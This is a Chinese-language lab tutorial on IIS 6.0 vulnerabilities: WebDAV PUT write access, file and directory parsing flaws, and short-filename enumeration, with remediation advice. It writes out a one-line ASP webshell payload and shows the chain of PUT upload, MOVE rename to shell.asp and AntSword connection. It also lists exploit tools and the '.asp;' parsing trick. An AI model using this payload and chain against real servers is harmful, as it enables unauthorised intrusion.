
环境:windows server 2003、IIS6.x
获取工具方式(微信rx6662):
1.写入权限漏洞使用工具:IISPUTScanner、iiswrite、蚁剑
2.解析漏洞使用工具:无
3.短文爆破工具:IIS-ShortName-Scanner
4.实战使用工具:msf、cve-2017-7269、pr、IIS6_WebDAV_Scanner

行为图(活动图):
环境搭建

(1)开始->控制面板->添加或删除程序
(2).添加/删除windows组件(A)->应用程序服务器(勾选)->ASP.NET(默认没有勾选,建议添加上)

注意:安装过程中用到了IIS6.0,正在配置组件时所需IIS6.0文件包

(3).访问服务(安装成功)
写入权限漏洞
条件:必须开启webDAV写入权限、默认网站属性-主目录读写权限、默认网站-权限-来宾访问读写




(1).使用IISPUTScanner工具扫描出IIS6.0版本容器
IIS开启WebDAV可以使用PUT上传文件:

关闭WebDAV,不能PUT上传文件:



(2).使用iiswrite工具利用PUT上传1.txt–<%eval request(“cool”)%>,上传文件名为test.txt


(3).正常上传asp文件是无法上传成功的,所以要使用MOVE修改test.txt为shell.asp文件

(4).通过浏览器读取shell.asp文件(iis默认是开启asp解析,记得开启active server pages)

(5).使用蚁剑连接获取webshell权限、读取目录

修复建议
(1).关闭WebDAV
(2).关闭访权限的写入权限
解析漏洞
(1)文件解析漏洞
条件和影响范围:IIS10.0、IIS8.5及一下都存在—有点疑问

IIS文件解析漏洞:*.asp;.xxx像这种类型的文件会把他当作xxx.asp文件执行不会看分号之后的内容。
1)创建一个gucogo.jsp–<%=time()%>文件,正常访问与解析漏洞对比
(2)目录解析漏洞

条件和影响范围:以*.asp命名的文件夹中的所有文件都为被当作asp文件解析

1.asp目录下的time1.txt、time1.jpg、、、等都被解析当作asp文件解析。包含jsp代码可以直接被解析,不存在asp代码直接500报错。


正常目录下存放asp代码的文件time1.jpg不会被解析。

注意:IIS6.x除了会将扩展名为.asp文件

修复建议
由于微软并不认为这是一个漏洞,所有IIS6.0并未推出此漏洞补丁,需要手动配置修复
(1).设置执行权限无
(2).不允许新建目录
(3).上传的文件需经过重命名(时间戳+随机数+.jpg等)
短文件遍历

IIS短文件名产生条件:
(1).当后缀小于4时,短文件名的产生需要文件(夹)名前缀字符长度大于等于9位
(2).当后缀大于4时,短文件名的产生不在文件名的要求,即使是1也有短文件名
